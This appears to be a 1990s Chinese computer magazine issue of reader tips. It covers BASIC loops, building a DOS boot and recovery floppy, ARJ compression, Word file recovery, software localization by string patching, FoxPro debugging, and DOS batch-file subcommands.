第 10 行清除内存，电脑‘ 黑板 ’的小方块中现在什么数都没有了。第 20 行输入数据，输入第一个数 3。30 行做累加。经过第 10 行清除内存，T 开始时为 0，A = 3，故 T + A = 0 + 3 = 3。LET T = T + A，即 LET T = 3。至此在变量名为 T 的这个“ 小方块 ”里的数为 3。40 行打印出 T 值，打印的结果为 3。 50 行令转向 20 行，再次输入 A，第二个数是 8，所以这时的 A = 8。到 30 行时，此时 T = 3， A = 8， 所以 T + A = 3 + 8 = 11，而 LET T = T + A，即 LET T = 11。运算完 30 行，标有 T 记号的‘ 小方块 ”中的数已是 11 了。40 行打印 T，打印的结果为 11。50 行又一次命令转向 20 行。20 行第三次输入 A，第三个数为 2，……如此反复，每输入一个数就打印一个累加值，不管有多少数都可以从键盘用 INPUT 语句输入，不受数量的限制。但用 INPUT 输入数据的最大缺点是万一输错了不好检查，不好改。

5. 再改进改进

为了能把数据保存下来，可以用 READ/DATA 语句，请看下面的程序：

```
10 CLEAR
20 READ A1, A2, A3, A4, A5
30 LET T = A1 + A2 + A3 + A4 + A5
40 LPRINT "T ="; T
50 END
60 DATA 3, 8, 2, 4, 12
```

这个程序中 DATA 语句的位置在哪儿都不要紧，只要不把它放在 CLEAR 语句之前就行。这个程序也需要读一大堆变量名。

6. 还能改进吗？

我们既想把数据保存下来，又不愿象用 LET 语句那样费事，可以请循环语句帮忙。请看下面的程序：

```
10 CLEAR
20 INPUT "N ="; N
30 DIM A(N)
40 FOR I = 1 TO N
50 READ A(I)
60 T = T + A(I)
70 NEXT I
80 LPRINT "T ="; T
90 END
100 DATA 3, 8, 2, 4, 12
```

第 10 行清除内存，凡做数值运算，最好在程序开始时加上这一句。第二句要求输入数据的个数，本例共有 5 个数。在 BASIC 中，数组元素的下标最小为 0，A (0) 表示 A 数组中的第一个元素。因此，一共 5 个数时，N 值应输入 4，0 到 4 正好是 5 个。30 行是数组说明语句，通过 DIM A(N) 这个指令，电脑“ 黑板 ”预留了 0 ~ 4 共 5 个“ 小方块 ”给数组 A 写数据。假如第 20 行输入了 5，则 30 行 DIM(N) 语句就会为数组 A 预订 6 个“ 小方块 ”，这样就浪费了一个内存空间。但考虑到习惯问题，我们在运算这个程序时，仍将 N 值定为 5。这还会涉及到第 40 行循环说明语句，因 N = 5，所以该语句决定了 I 从 1 起，依次为 2，3，4，最后循环到 N，也就是一共循环 5 次。若第 20 行执行时输入的是 4，则第 40 行应写成 FOR I = 0 TO N。

第 50 行随着 I 的增加，依次读入 A(1)， A(2)， A(3)，A(4)，A(5) 5 个数。需要注意的是，第 50 行中写的是 A(I)，第 30 行中写的是 A(N)，两处不一样。如果第 50 行也是 A(N)，那么，N = 5，那就意味着 A(N) = A(5) = 12，专指第 N 个数。60 行做累加。70 行结束循环。80 行打印累加的结果。

如果我们输入的数据不是 5 个，而是 500 多个，甚至 1000 多个，那么，第 20 行要我们输入 N 时，就得数上好一阵，也许还会数错，这个程序还是不理想。

（待续）

本期程序调试 :罗光宣

致电脑玩友

□长春　宋家明

我认为玩电脑的感觉主要有三味:一是"玩",二是"钻",三是"悟"。

玩电脑的感觉首先在"玩"上。抱着一种与朋友共度周末的心情去接触电脑,把它看作工作之余的消遣,劳作之余的放松。别把电脑看得太神秘和深奥,也别认为简单得如换电视频道一般。它既不是养在深宫的千金公主,也不是荒野上的牧羊女。它如你身边匆匆而过的路人,只要你露出笑容就会得到真诚的回报。如果将学电脑当作一种负担和压力,强迫自己学,那将如疲倦的旅人在沙漠上艰难地跋涉。

玩电脑不"钻"不行。电脑玩长了,你会发现前面总有新的诱惑在等着你,总有一轮新的太阳在向你招手,于是你会身不由己地去钻研电脑。从最初的打字、玩游戏到DOS命令、WPS、CCED中文编辑系统,到Windows、Word、Excel,到信息高速公路等,每天都有新发现,每天都有新感觉,你会觉得一个比一个有吸引力。如果你想搞开发的话,还有更多的高级语言在等着你,只要你有钻劲,就永远没有尽头。我接触过几位从事计算机开发的人员,他们说:计算机就象一座正在不断升高的大厦,我们充其量只知道一个房间的摆设或是一个楼层的布局,未知数多着呢。瞧,他们也这么说,电脑玩友们,继续玩吧。

玩电脑要会"悟"。"人情炼达即文章,世事洞明皆学问",玩电脑亦是如此。曾有人指着鼠标问我:"这是干什么用的?"怎么解释?"电脑的第三只手!"刚学电脑时,对内存的定义记了一遍又一遍,但对其真正的用途一直是模糊不清。偶尔在家中洗衣,见刚才还在快速旋转的水流因放进了一件外套而逐渐变慢,最后竟只听机器响,不见衣物动。"内存不够!"顿悟。试探着将内存比作洗衣机,将硬盘和软盘比作衣柜和衣箱,去向一位行家讨教,他倒醒悟了:"以前给培训班讲课时,总有人反复问我内存是什么是干什么的,这下好了,一语中的。"其实这些只是浅层次的"悟"。

元月份在北京做一份统计工作时,我用7个小时的时间向电脑换回了一个平时不以为然的教训——不太清楚、不太明白的事情,可以大胆地试,但不能一直往前走,要经常回头看看。我们的统计系统是依赖于Windows3.1和Excel5.0制作的,如果在系统内录入数据,总使人感到太慢,后来我们干脆直接进入Excel数据库录入数据,果然快多了。但是麻烦也跟着来了,"宏错误"、"运行期错误"成了我们的常客,最后进行校对时,发现有几个三级单位没有数据,需要重新录入。"大家休息吧,这点活我全包了。"看着大家的一脸倦意,我满不在乎地说。于是我直接进入Excel数据库录入,从凌晨2时到上午9时,活干完了,但一进统计系统,录入的几个三级单位有的有数据,有的没有数据。"有没有搞错啊?"再试,还是如此。我沮丧极了!至今我仍不明白电脑在什么地方偷偷地掉了"链子",而我却仍在傻呼呼地用力踩着脚蹬,居然还自我感觉不错。后来,另两位同事还是在数据库里直接录入数据,他们比我聪明的是经常回到统计系统看看数据录上去没有,发现没有数据,就退出重新启动机器,如此而已。

"正入万山围子里,一山放过一山拦"。电脑玩友们,面对电脑这一时代新宠,让我们去轻松地玩,不断地钻,反复地悟吧。

◇

如何制作多用途启动盘

□河北　赵群

为了应付电脑出现的各种突发故障,需要制作一张多用途启动盘。

1. 首先确保电脑处于无毒状态,然后选一张质量较好,并且无毒的软盘。

2. 将软盘插入软驱,并键入命令:

C:\> FORMAT A:/S

格式化完成后用下列命令查看一下软盘上的文件内容。

C:\> DIR/A A:

如果电脑所用的操作系统是 MS-DOS 6.20 以上版本,这张软盘上就会有以下文件:

IO.SYS
MSDOS.SYS
COMMAND.COM
DRVSPACE.BIN

现在,这张软盘已经是启动盘了。如果由于某种原因使电脑不能从硬盘启动时,就可以把该盘插入软驱,使系统从软驱启动。

3. 用 COPY 命令把根目录下的 CONFIG.SYS 和 AUTOEXEC.BAT 文件拷入软盘。当由于安装软件或调试系统而改变了上述两个文件,使电脑使用出现问题时,可以把这两个文件拷回到硬盘上去,从而恢复以前的系统。

4. 用 COPY 命令把 DOS 子目录下的 EDIT.COM, QBASIC.EXE、FDISK.EXE、FORMAT.COM、UNFORMAT.COM、UNDELETE.EXE、SYS.COM 文件拷入软盘。这样就可以在系统出现故障时通过软驱对硬盘上的文件进行编辑,甚至对硬盘进行分区和格式化操作。

5. 用 COPY 命令把 WINDOWS 子目录下 WIN.INI 和 SYSTEM.INI 文件拷入软盘。这两个文件是 WINDOWS 最重要的文件。WIN.INI 控制着 WINDOWS 窗口环境的概貌,而 SYSTEM.INI 包含有整个系统信息,存放着 WINDOWS 启动所需的配置资料,相当于 DOS 的 CONFIG.SYS。如果由于某种原因使 WINDOWS 运行发生故障,甚至不能启动时,可以把这两个文件拷回到 WINDOWS 子目录中,使 WINDOWS 系统恢复正常。

6. 由于病毒和其它原因,会导致硬盘主引导记录丢失或被损坏,造成系统启动失败,而对硬盘进行分区和格式化,硬盘上的信息将全部丢失,所以备份硬盘的分区表、引导记录、文件分配表是非常必要的。

备份硬盘系统信息有很多方法,这里只介绍一种简单的方法:使用 MS-DOS 5.0 以上版本的外部命令"MIRROR"。如果电脑装的是 MS-DOS 5.0,就很容易地在 DOS 子目录中找到"MIRROR.COM"文件,如果电脑装的是 MS-DOS6.20 以上版本,可能就找不到该文件。此时应找出 DOS 安装盘,在安装 DOS 时不用的那张盘,也就是补充盘中可以找到"MIRROR.CO_"文件,这是该文件的压缩形式,可以用 DOS 的外部命令"EXPAND"把它解压到 DOS 子目录下。但是,必须保证安装盘中的 DOS 版本与电脑中的 DOS 版本完全相同,否则解压后的"MIRROR.COM"有可能不能使用。为保险起见,最好是用安装盘上的"EXPAND"命令。键入下列命令:

A:\> EXPAND　MIRROR.CO_
C:\DOS\MIRROR.COM

此时在 DOS 子目录下就应有该文件了。

7. 在指定盘符的根目录(比如 C 盘)下键入如下命令:

C:\> MIRROR

然后用 DIR/A 命令查看一下,在根目录下会多了两个文件。一个是隐含只读文件 MIRRORSAV.FIL,一个是只读文件 MIRROR.FIL,这两个文件存储了硬盘的引导记录、文件分配表和根目录,供恢复系统时用。

在指定盘符的根目录下键入如下命令:

C:\> MIRROR/PARTN

在屏幕提示出现后,把按上述方法制作好的启动盘插入软驱,回车。在启动软盘上会多了一个名为 PARTNSAV.FIL 的文件。该文件存储了硬盘的分区表,当由于病毒等原因使硬盘不能启动时,可以用启动软盘启动电脑。键入下列命令:

A:\> UNFORMAT　C:/PARTN

即可以使硬盘启动。但 MIRRORSAV.FIL 和 MIRROR.FIL 文件形成后改动过的文件会有不同程度的损失,因此要经常用 MIRROR 命令保存硬盘的引导记录、文件分配表和根目录。

8. 以上文件所占空间约为 500KB,软盘剩余空间可安装一些工具软件。如 PCTOOLS 5.0(168KB);HD-COPY 2.0(46KB);ARJ 2.42B(120KB);NORTON 6.0 的 NDD(162KB);系统检测工具 SYSCHK 2.41(133KB)或 QAPLUS 4.52(258KB)等,以便对电脑系统的软硬件进行检测和修复。◇

轻松掌握 ARJ

□辽宁 左勇臣

要想用 ARJ 软件，你可以用 DIR C :\ ARJ. EXE /S 来找到它，并且可以根据屏幕提示的路径进入它所在的子目录。它的命令格式是：

ARJ [命令] [参数] [路径][压缩包] [路径][原文件]

怎样才能记住这些枯燥的格式、公式呢?好吧我来告诉你。

压缩时：

ARJ [让它干什么] [带什么武器] [压缩后形成什么文件包放在哪] [对什么软件或一组文件进行压缩它在哪]

解压时：

ARJ [让它干什么] [带什么武器] [对压好的什么文件包解压它在哪] [把它解压后放在哪]

现在，你只需要按着上面的这个格式加入以下几个命令参数就可以实现压缩和解压了。

[让它干什么] a(压缩命令)

x(按原路径解压缩命令)

[带什么武器] –r(压缩时包括其子目录)

–va(分盘压缩或解压)

例：压缩 C :\ Tools 下的所有工具软件到 A 盘(形成一个压缩包 TOOLS. ARJ 文件(ARJ 压缩后的软件包必须以 . ARJ 为后缀)。准备好空盘，根据经验一般压缩比在 30% 左右。

在 ARJ 所在的路径下键入：

arj a –r –va a: \tools. arj c: \tools \ * . *

压缩时，一张盘满后，会提示你插入下一张，按 Y 键确认。压成后各张盘的文件依次为：Tools. ARJ、Tools. A01、Tools. A02……

解压时先在 C 盘上建一子目录(如:MD ZYC)，确认把谁解压，并放在哪。在 ARJ 所在的子目录键入：

arj x –va a :\tools. arj c :\zyc

提问你是否按原路径解压，按 Y 键确认，途中会依次让你插入 A01、A02 后缀的盘，按 Y 确认。

如果按上述操作实践一遍，我想你就已经基本上掌握了 ARJ。然后需要时您可以用 ARJ / ?进行更深入的学习。

WORD6.0 文档未存盘的补救

□北京 杨忠民

用 WORD 编辑文档时，为了防止意外情况造成数据丢失，应在文件开始编辑时就保存一次，并给出文件名。在编辑过程中，每隔一段时间按“CTRL + S”或“保存”在线存盘；亦可在菜单“工具(T)”栏“选项(O)”中将“保存”项中的“自动保存时间间隔(S)”设为 2 ~ 10 分钟，系统每隔相应的时间便自动保存文档。

如果未做以上操作，正在用 WORD 编辑文件时，系统突然发生意外，如突然断电等。待故障排除，重新启动计算机后，找不到所编辑的文档。可试试以下补救方法：

在 WINDOWS 保存临时文件的子目录 Temp 中可以找到名为 ~wra000x. asd 文件，或者有时可以找到名为 ~wrc000x. tmp 临时文件，“x”可能是一个数字，如 1，2，4 等。然后，将它们以“. doc”为扩展名改名，运行 WORD 后，将改名后的文档打开，则原文档的内容和格式已经恢复了。

PHOTOSHOP 和 3DS 使用环境的设置

□云南 董平

PHOTOSHOP3. 0 在 8MB 的内存下使用常会出现一段说明计算机内存不够的文字，而终止执行。对此可以这样解决：选中文件/ 特性/ 储存器，将 PHOTOSHOP 占用存储空间调到最大。此时如还有一些命令不能执行，可在执行这些命令前选中一个单色，而后执行。并分别给另两单色执行同样的命令，这时的彩色图片与一次在彩色视图下执行的效果完全一样。

3DS 通常只能在 DOS 下运行，在 3DS 下对图片进行处理时要退出 3DS，再启动 WIN 和图片处理软件，而后又要关闭 WIN 回到 3DS。这样来回切换很麻烦，而且又伤硬盘。能不能在 WIN 下调用 3DS? 回答是肯定的。只要在 SYSTEM. INI 中的 [386ENH] 段中加入 DEVICE = C: \ 3DS4 \ PHARLAP. 386，并将 3DS. PIF 设为全屏幕方式。这时重新启动微机双击 3DS. PIF 即可在 WIN 下进入 3DS，还可用 ALT + ESC 切换到 WIN 下的其它应用程序，这种切换方式大大简化了。有兴趣的朋友不防一试，也许会有意想不到的收获。

用英汉通汉化软件

□山东　黄家贞

如果您手头有一个工具软件，非常好用，且功能强大，可谓如获至宝(如 Qedit V2.51 高级编辑工具)，可惜是英文的，使用起来不太方便，想找汉化版，一时又难以找到，别苦恼！何不自己动手做一个汉化版呢！

只要您拥有英汉通一套，用其中的洪涛汉化专家即可实现快速汉化。下面以汉化 Qedit 为例说明：

一、先用解压缩工具将其解压

软件(.exe，.com)文件一般都经过压缩工具(如 Pklite, dict，liexe 等)压缩过，经压缩后，其占用存贮空间变小，且起到一定的保护作用，防止信息被修改。同样用洪涛汉化专家 get.exe 能够提出的字符串将很少，达不到汉化目的，此时可用解压缩工具如 UNP4.10(其效果较佳)将其解压，键入命令：UNP QEDIT.EXE，即可将 Qedit.exe 解压。

二、提取字符串

提取字符串，长度最好定在 6—25 之间，太小可能造成死机，太大可能提不出什么信息。假定将提出的字符串放入 Q.txt 中，键入：get qedit.exe q.txt 后出现：please enter Mini Char(>=4，DEFAULT=10)(请输入提取字符串的长度，长度不能小于 4，缺省为 10)，输入 6，此时系统即开始对目标文件进行分析，并将提取的英文信息送入 q.txt 中，同时对能汉化的句子进行汉化。系统显示提取句子的数量。全部提取完毕，系统提示：total 210 strings(共 210 个字符行)。

三、检查、翻译、修改过程文件 q.txt

汉化的关键就在此步，它直接关系着能否汉化成功，汉化后的软件美观、准确否。用上述方法生成的 q.txt，其结构是三句式的，分别为原句、可修改句和空行。翻译时必须注意以下规则：

1. 不能删除 q.txt 中的任何一行，也不可改动每行的长度与位置，否则将无法写回欲汉化的文件。

2. 只能对第二句的{　}以内的内容修改。不可移动{　}标志符的位置。

3. 对于一些特殊类型的句子，如：{DFILE NOT FOUND}进行分析后，知“D”是目标文件控制字符，因此可译为{D 文件没找到}。

4. 在修改 q.txt 时，必须使用纯文本格式编辑器如 EDIT 等进行编辑，用 WPS 时需要用 N 编辑方式。

5. 对有的如 No/Yes/Only/Whole 等提出的句子翻译时，需保留第一个大写字母，在 Qedit 文件中，通过 N、Y、O、W 选择操作。如替换，意为：N—不替换；Y—替换；O—仅替换这个；W—全部替换。故翻译时应为：“No/Y 是/O 仅/W 全部”(因 No 仅占一个字，故保留“N”后无法翻译，否则超过长度)，而不可译为“不/是/只是/全部”。否则在使用时无法选择哪一种操作。

若你对 q.txt 翻译已经满意，可进行写回操作。

四、将翻译好的字符串写回

键入 put q.txt qedit.exe 并回车，则自动将 qedit.exe 备份成 qedit.~xe，将汉化信息写入 qedit.exe 中，至此该软件的初步汉化已经完成！可以运行 qedit.exe 看看汉化效果如何，如有的地方不妥当，可修改 q.txt，将 qedit.~xe 改为 qedit.exe，再做该步。运行 qedit 你会发现仍有一些英文信息未译成中文，这是由于提取字符串时选择的长度造成的，可重做第二步(此时的 qedit.exe 为已经汉化过一次的)输入其它值如 7、8、9、10 等，再重做三四步，直到信息全部汉化为中文，你满意为止。

好了，一个软件的汉化工作大功告成！

在汉化的过程中，为了标志是你汉化的成果，可将一些不重要的信息改成你的汉化标志，如{ALL Rights Reserved}应译为{版权所有}，你可译为{版权所有×××汉化}，也可用压缩工具如 Pklite 压缩它，以减少存贮空间，保护你汉化的软件不被他人修改。

编者建议：汉化前最好将要汉化的软件备份。



1. 纠正 WPS 的文件错误

WPS 在使用过程中，由于误操作等原因，常会发生死机、文件丢失等情况。一次在编辑文件时，机器提示“有非法字符，是否删除(Y/N)?”，在输入“Y”后，机器提供给我的竟是一个空文件，然而用 DIR 命令来显示文件时，发现该文件长度远远大于空文件的长度(空文件长度为 1024 个字节)，但用 WPS 怎么调用都显示出空文件。另一次在编辑旧文件时，机器进入编辑状态，将旧文件显示于屏幕后，就死机，眼见文件就是无法编辑。针对这类情况，我使用 FOXBASE 中的 MODI COMM 命令将 WPS 文件进行编辑。如一个文件名为 FILE1.WPS 的 WPS 文件出现问题，则用命令 MODI COMM FILE1.WPS，进入编辑后，就会发现在该文件的开始部分有一些非法字符，将其删除后存盘，然后再返回 WPS 编辑，故障消失。



在长期从事 FoxBASE、FoxPro 教学和科研的实践中，总结出一套调试程序的技巧，在这里介绍给大家，以便在调试程序中少走弯路。

一、给源程序加个"遥控器"

如果你对程序中是应该用 X1 句还是用 X2 句或者两句都不用没有把握，不必用传统的方法一次又一次地修改源程序再运行。完全可以在程序外部，发一个命令来"遥控"程序中这一句的内容。方法是将源程序中这句改为& k，如果想采用一个 DISP NEXT 10 语句，你只需在圆点状态下发命令 K ="DISP NEXT 10"，然后执行程序，& 函数会把& k 代换成 DISP NEXT 10。同样，若想把这句改为 GO TOP 语句，只需在圆点状态下发命令 K ="GO TOP"就可以了。因为这样产生的 K 是全局变量，进入程序中仍有效。若不想执行& k 语句了，只需发 k ="＊＊"命令，再遇& k 时就成了一条注释语句，当然不执行了。

二、"屏蔽"不知取舍的语句

若在源程序中有一句是否要删除你没把握，不要用 Ctrl + Y 真正把它删除，以免需要时还要再次输入，可以在该语句最前面加＊，让计算机把它看成注释语句，自然就不执行了。若有一大段程序不需执行，可以用 IF・F・……ENDIF 语句把这段程序"屏蔽"起来。

三、给源程序加"诊断器"

医生给病人看病常常借助于一些诊断仪器。同样，我们给源程序加上"诊断器"，在调试程序时可以事半功倍。怎样加"诊断器"？放在程序的什么位置上？下面就分二种"病"情分别介绍。

1. 程序执行后，无任何显示。

遇到这种情况经验不足的调试者常常很奇怪，自己的程序中明明有显示语句，为什么无任何显示，程序就执行完了？于是就一点一点查看程序，试图找出原因。而这样往往很难奏效。快捷的方法是：在程序中插入 SET STEP ON 和 SET ECHO ON 两句。再执行程序时，每执行一句就暂停，按空格键再执行下一句，并且执行的语句都显示在屏幕上。这样你就对程序实际执行路线了如指掌，再与你预期的正确执行路线相比较，就很容易找出是哪个分支、哪个循环、哪个语句出了问题。

2. 程序执行结果错

这是程序的常见"病"，需要你把"诊断"和"推理"结合起来找出"病根"。为了详细说明调试方法，现将一例程序抽象成如下形式（语句 1、语句 2 均无显示功能）：

```
(非分支语句)
DO WHILE ・NOT・EOF()
(非分支语句)
IF 逻辑表达式
语句 1
ELSE
语句 2
ENDIF
(非分支语句)
ENDDO
(非分支语句)
```

从程序执行结果判断程序本应执行而实际没执行语句 1，于是我首先怀疑 IF 语句的逻辑表达式写错了，所以在语句 1 之前插入一条 WAIT"1111"，这样如果程序走这个分支，执行到这句一定会暂停且显示 1111。结果却发现程序不执行这条分支，又推测可能走了另一个分支。于是在语句 2 之前插入 WAIT"2222"，再执行程序，发现也没执行这个分支。而在 IF 语句前都是顺序执行的语句，再无分支了，于是断定循环一次也没执行。再看循环条件是当前库记录指针不指向文件尾才能进入循环，所以最后"确诊"：在循环之前一定有一条语句把记录指针移向了文件尾，再向上找果然有一条 REPLACE ALL 语句。在该句后加上 GO TOP 语句后，程序顺利通过了。

治"病"两例

□烟台 刘富恒

2. 纠正 FoxPro 的数据库错误

我公司计算机系统采用的是 NOVELL 网，FoxPro 作为编程语言。多次因网络异常、电源故障、异常死机等原因造成正在上网使用的数据库遭到破坏。破坏后的数据库有时尚可用 FoxPro 的 USE 命令打开，但对其操作便死机，有时用 USE 根本就打不开，机器总提示"该文件非数据库文件"。此时，虽用 PCTOOLS 工具可以修复，但较复杂，并且易丢失部分数据，而用 FoxBASE 处理就简单多了。只需将此数据库在 FoxBASE 状态下打开(对于这种情况下用 FoxPro 打不开的数据库用 FoxBASE 均可打开)，如有索引一并打开，重新索引，重新存盘即可，然后回到 FoxPro 状态下操作该数据库就一切正常了。

如您在使用电脑时遇到同类问题，不妨一试。

如何统一管理 WPS 文件

□重庆　黄雪昀

WPS 系统大多存放在 C:\UCDOS 子目录下，并在路径中指向 C:\UCDOS。这样，无论在任何位置，只须启动 UCDOS，并键入 WPS，就可进入 WPS 环境。

但由于 WPS 的编辑命令会自动在当前目录下建立和寻找 WPS 文件，当我们从别的目录启动 WPS 时，就必须改变工作目录到存放 WPS 文件的地方。如果忘记，新建的文件就会被存放在当前目录下，若又忘了输入扩展名 WPS，再和别的文件混在一起，时间一长，就再难分清哪些是 WPS 文件了，带来许多烦恼。现在我编了一个批处理文件 WPS.BAT，存放在 C:\BATCH 下，内容如下：

```
@echo off
c:
cd\data\wps-file
call c:\ucdos\ucdos.bat
c:\ucdos\wps.com
c:\ucdos\quit.com
c:\dos\mode 80
cd\
cls
```

还须在路径中加入一条"c:\batch;"。批处理中执行 DOS 下的 mode=80 是为防止有些显卡在退出 UCDOS 时出现花屏。

这样，无论何时，只须键入 WPS，就可进入 WPS 环境。再用编辑命令就会自动列出扩展名为 WPS 的文件，若再将文件名改为 *.*，则会列出所有 WPS 文件，无需改变路径。而且所有的 WPS 文件全部存放在 c:\data\wps-file 下，便于统一管理。

保护光驱的一个小窍门

□沈阳　王继杰

由于实验室灰尘较大，计算机使用不久就因光驱激光头进灰而无法工作。我借鉴了家中音响同样问题的处理经验，用塑料袋将光驱包住，彻底解决了上述问题。具体方法如下：用装光驱的塑料袋(其它塑料袋亦可，只要能套住光驱且有一定的余量)将光驱包住，塑料袋口朝前，塑料袋后部开一小口让电源和信号线穿过。将包好后的光驱装进计算机。平时将塑料袋折叠起来防止灰尘进入，仅在打开光驱前盖换盘时打开塑料袋口。本办法虽稍有麻烦，但对解决光驱进灰的问题十分有效，对于激光音响、VCD 影碟机等也同样有效。

FoxPro——为什么令我甚感陌生？

□北京　许晓平

我是一个电脑爱好者，最早曾参加电脑培训，学会了 dBASEⅢ。这个 dBASE 使我从繁重的人工数据整理事务中解放出来，尝到了电脑新技术的甜头。之后，我又随着版本更新，学习了 FoxBASE。有了 dBASE 的基础，自学 FoxBASE 并没有感到十分困难。但两年多前，开始自学 FoxPro 却感到十分吃力。我都怀疑，是否我的能力太低下了？我一直没有完成这一次更新。前不久，读到王珊先生主编的《数据库与数据库管理系统》(电子版)，其中谈到：FoxPro 使一些 FoxBASE 用户刚接触之时不知所措，无从下手。看来，我所遇到的问题是带普遍性的。本来与 dBASE、FoxBASE 有很好兼容性的 FoxPro 为什么令老朋友甚感陌生？如何才能真正较为轻松地过渡到 FoxPro？

编者：一些读者也曾有过类似的建议，希望我们刊登一些如何学习及应用 FoxPro 的文章。如此说来，许晓平朋友遇到的问题其他读者或许已经遇到，或许将会遇到。相信有不少已经走过来的读者积累了好经验，不妨在此与大家一起交流。欢迎来稿，稿件力求通俗易懂，浅显实用。　　**(请作者与编辑部联系)**

4 期《妙用 DOS 命令恢复文件》的补充说明

□广东　吴松海

1. 在 DOS 系统中，".BAK"后缀名常常被用来作为文档文件或一些数据文件的后备文件，之所以说是"后备"而不是"副本"，是因为".BAK"文件和原文件在大多数情况下是不一致的。ABC.WPS 被修改后存盘，修改前的 ABC.WPS 被更名为 ABC.BAK，修改后的内容则存为 ABC.WPS。在用 UNDELETE 和 PCTOOLS 等工具不能恢复 ABC.WPS 时，用 REN ABC.BAK ABC.WPS 将后备文件更名为原文件名，只能恢复最后一次修改前的内容。

2. 因为二进制文件中有可能包含文本文件的文件结束标识符——十六进制 1AH，TYPE 命令一读到这个结束符就认为文件已经读完了，返回 DOS 而不再读取后面的内容。所以 TYPE 不能用来显示、也不能拷贝二进制文件，而只能是文本文件。

说说DOS的

□山东　宋敏强

一、什么是批处理文件

DOS 中的命令，一般说来是键入一条执行一条，但是为了使用户节省时间，提高效率，DOS 还提供了一种特殊的、扩展名为 .BAT 的命令——批处理文件。批文件是一种包含若干条 DOS 命令的文本文件，DOS 将逐条执行这些命令，执行的同时既可把参数传递给它，也可利用子命令进行控制。为了让大家更好地理解批处理命令，我先举一个简单的例子：假如一台多人共用的电脑，在 C:\SMQ 路径中存放着我的一些文书文件，我每次需要先转到 C 盘，进入 C:\SMQ 子目录，然后用字表处理软件 CCED 编辑文件，退出后再回到 C 盘根目录。每次都键入这些命令太繁琐，为了方便，我便建立了批文件 SCC.BAT：

```
C:
CD\SMQ
C:\CCED\CCED %1 %2 *.WPS
CD\
```

我把这个文件存放在公用路径下，这样，我要编辑文件时，不管在什么路径下，只需键入"SCC 文件 1 文件 2"就可以了，如果只键入 SCC，它就默认要编辑的文件是 *.WPS，当退出 CCED 后自动回到 C:\下。怎么样，是不是非常方便？实际上，电脑在启动时，DOS 就自动执行一个特殊的批处理文件 C:\AUTOEXEC.BAT，该文件常常包含诸如提示符、路径、设备驱动程序、时间设置等一些命令。

二、批处理命令的规则

在编辑批处理文件时需遵循以下规则：

1. 批处理文件是文本文件，可用 EDIT 等编辑器输入，也可用 WPS、CCED 等非文书方式编辑。

2. 批处理文件扩展名必须是 .BAT，并且主文件名不能与 DOS 内部命令如 COPY、DEL 等重名，也不能与当前路径及共用路径下的程序文件名（*.COM、*.EXE）重名，否则，依照同名命令的优先级，DOS 将首先执行 *.COM 和 *.EXE。

3. 批处理文件中可以包含任何有效的 DOS 命令，以及参数标记（%0～%9）。"%"在这里被用作参数标记，所以要使用不作为参数标记的百分号时需连用两次。比如在批处理文件中要使用文件 AA%.WPS 时，应写做 AA%%.WPS。

三、批处理命令的子命令

批处理文件除了可以使用 DOS 的内部命令和外部命令外，DOS 系统还提供了专门用于批文件的 9 条子命令，大大增强了批处理的功能。下面分别介绍这些子命令：

1. ECHO 子命令

格式：ECHO [ON | OFF | message]

ECHO 命令是允许或禁止显示所执行的批文件中的文本信息，不带参数执行时表明命令回显特性是开的或是关的。ECHO ON 显示执行的每一条 DOS 命令及执行结果，ECHO OFF 只显示执行结果而不显示命令本身。ECHO message 是指显示 ECHO 后面所跟的信息，往往作为程序执行过程中的说明。

为在批处理过程中保持屏幕的清晰和整洁，常常使用 ECHO OFF 命令。如果想使"ECHO OFF"字样也不显示，可在它前面加上@，即@ECHO OFF。

2. REM 子命令

格式：REM [comment]

REM 命令是用来做注释的，它表明后面所跟的命令（或字符）是不参与执行的。comment 是注释的内容，是小于 123 个字符的任意字符串。当然，注释显示与否，还要取决于 ECHO 命令的状态是 ON 还是 OFF。在 ECHO ON 状态下，REM 命令后面不跟内容时，将显示一个空行。在调试程序时，也可在某一行首加上 REM 命令以防止该行命令的执行。该命令也可用于系统配置文件 Config.sys。

3. PAUSE 子命令

格式：PAUSE [message]

PAUSE 命令是使批处理命令暂停，在 ECHO ON 状态下显示后面所跟的 message（ECHO OFF 状态下不显示），并加一行提示信息"press any key to continue……"（按任意键继续）。message 是不超过 121 个字符的任意字符串。常用 PAUSE 命令暂停批处理来显示注释，或在软盘和硬盘之间拷贝文件时更换盘片。比如下面的批处理命令就是连续格式化若干个软盘，换盘时暂停：

```
REM 连续格式化软盘
:START
ECHO OFF
ECHO 请在 A 驱中插入软盘:
PAUSE
FORMAT A:
GOTO START
```

程序无限循环，退出时只能敲 Ctrl+C 键确认后中止。

4. SHIFT 子命令

格式：SHIFT

上面说过，批处理命令最多可以有 10 个参数，编号是从%0 到%9，当我们要使用多于 10 个参数时，可以用 SHIFT 命令，使命令行中的参数依次向左偏移。比如命令行参数是：

aa bb cc dd ee ……

执行一次 SHIFT 命令后，参数就变成：

bb cc dd ee ff ……

也就是说，参数%0 取消，参数%1 变成参数%0，参数%2 变成参数%1，……再执行一次，又依次向左偏移一个。

5. IF 条件子命令



格式：

① IF［NOT］errorlevel number command

② IF［NOT］string1 = = string2 command

③ IF［NOT］exist filename command

IF 子命令是先测试后操作，如果条件成立，就执行这一行的 DOS 命令,条件不成立就越过这一行。

格式①中的环境变量 errorlevel 是退出代码，即程序结束执行后留给 DOS 的一个数字，如果退出代码大于或等于后面的 number，则条件为真。在 DOS 命令中,如果退出代码为 0，表明一切正常，大于 0 的任何退出代码都意味着程序中有错误。因此，errorlevel 是提供给用户检查程序工作是否正常的一个手段。如下面的批文件：

```
……
IF ERRORLEVEL 1 GOTO WRONG
……
GOTO END
: WRONG
ECHO 请注意,该程序有问题！
: END
```

格式②一般是用来检查命令行中的参数是否与某字符串严格匹配(即区分大小写)。如：

IF %1 = = Song ECHO HELLO, Minqiang!

格式③是用来检查磁盘上是否存在某文件,如果(不)存在,则执行后边的命令。见下文 GOTO 子命令一例。

6. GOTO 子命令

格式：GOTO label

GOTO 命令是强制批处理命令转去执行一个具有指定标号的命令，改变批处理的执行顺序。其中 label 是以“:”开头后面紧跟 1 – 8 个字符组成的指定标号，它仅仅是一个标记，与要执行的 DOS 命令无关。例如：

```
@ECHO OFF
IF EXIST %2  GOTO YELLOW
IF NOT EXIST %1  GOTO BLACK
REN %1  %2
ECHO 文件%1 已改名为%2！
GOTO END
:YELLOW
ECHO 文件%2 已存在,请换文件名！
GOTO END
: BLACK
ECHO 文件%1 不存在！
GOTO END
: END
```

7. FOR…IN…DO 子命令

格式：FOR %%variable IN (set) DO command［command – parameters］

